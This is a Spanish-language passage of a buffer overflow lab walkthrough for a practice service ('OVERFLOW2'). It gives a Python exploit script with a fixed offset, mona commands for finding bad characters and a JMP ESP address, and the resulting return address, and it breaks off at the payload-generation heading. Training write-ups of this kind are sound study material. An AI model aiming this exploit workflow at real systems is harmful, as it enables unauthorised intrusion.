
A continuación debemos buscar caracteres que bloquearían el servidor llamado caracteres malos. Esto significa que si nuestra carga útil contiene caracteres que el programa no acepta, no podrá ejecutarse.

Generaremos una cadena de bytes, con mona, excluyendo el byte nulo, los haremos con el siguiente comando

```
``!mona bytearray -b "\x00"
```



Creamos un script para imprimir todos los caracteres posibles, y compararlo con el bytearray que nos dio mona




Actualizaremos nuestro exploit.py cambiando la variable de payload a la cadena de caracteres que genera el script, y lanzamos el exploit, nos centraremos en el ESP, para comprar la cadena de bytes, que genero mona, con la de nuestro payload.

```
fuzzer.py x exploit.py x badchar.py x untitled
1 import socket
2
3 ip = "10.10.68.206"
4 port = 1337
5
6 prefix = "OVERFLOW2 "
7 offset = 634
8 overflow = "A" * offset
9 retn = ""
10 padding = ""
11 payload = "\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f"
12 postfix = ""
13
14 buffer = prefix + overflow + retn + padding + payload + postfix
15
16 s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
17
18 try:
19     s.connect((ip, port))
20     print("Sending evil buffer...")
21     s.send(bytes(buffer + "\r\n", "latin-1"))
22     print("Done!")
23 except:
24     print("Could not connect.")
```

Con el siguiente script en mona compraremos la cadena de bytes, para ver los posibles caracteres bloqueados

``!mona compare -f C:\mona\oscp\bytearray.bin -a 018AFA30




``Possibly bad chars: 01 02 03 04 23 24 3c 3d 83 84 ba bb

Teniendo la información sobre los caracteres bloqueados, volveremos a nuestro código de exploit, e iremos sacando los caracteres.

```
fuzzer.py x exploit.py x badchar.py x untitled
1 import socket
2
3 ip = "10.10.68.206"
4 port = 1337
5
6 prefix = "OVERFLOW2 "
7 offset = 634
8 overflow = "A" * offset
9 retn = ""
10 padding = ""
11 payload = "\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f"
12 postfix = ""
13
14 buffer = prefix + overflow + retn + padding + payload + postfix
15
16 s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
17
18 try:
19     s.connect((ip, port))
20     print("Sending evil buffer...")
21     s.send(bytes(buffer + "\r\n", "latin-1"))
22     print("Done!")
23 except:
24     print("Could not connect.")
```

Volvemos a lanzar el ataque esta vez sin los valores 01 02 03 04 23 24 esta vez creando un nuevo bytearray usando mona con los caracteres eliminados.


```
!mona bytearray -b "\x00\x01\x02\x03\x04\x23\x24"
```



Podemos apreciar, que ahora el x05, x06, x07, x08, ahora son considerados malos caracteres, pero encontramos el bytes x23 considerado malo por el servidor, volveré a añadir los bytes \x01\x02\x03\x04 y esta vez quitare \x3c

Usaremos el siguiente comando de mona para crear la cadena a comparar, y lanzaremos nuestro script

```
!mona bytearray -b "\x00\x3c\x23"
```



Por ahora los caracteres prohibidos que hemos encontrado son, `\x00\x23\x83\x3c\xba` quitaremos el `\x83` para ver como responde el programa, repetimos los pasos borrando los bytes de nuestro payload

```
!mona bytearray -b "\x00\x3c\x23\x24\x83"
```

Podemos apreciar que `\x83` también es un carácter prohibido, pero `\x84` no lo es, como tampoco lo son los bytes `\x3d` y `\xbb`.


Después de probar de uno en uno, podemos ver que los caracteres prohibidos son los siguientes `\x00\x23\x3c\x83\xba`

## Encontrando el punto de salto

Para encontrar el punto de salto, usare mona y los caracteres bloqueados.

```
`!mona jmp -r esp -cpb "\x00\x23\x3c\x83\xba"
```






Y la primera dirección de salto es 0x625011AF tenemos que convertir esto al formato Little Endian quedando de la siguiente manera \xaf\x11\x50\x62 por ultimo agregaremos bytes vacíos llamados nops, editando nuestro exploit en python

## Generando el payload

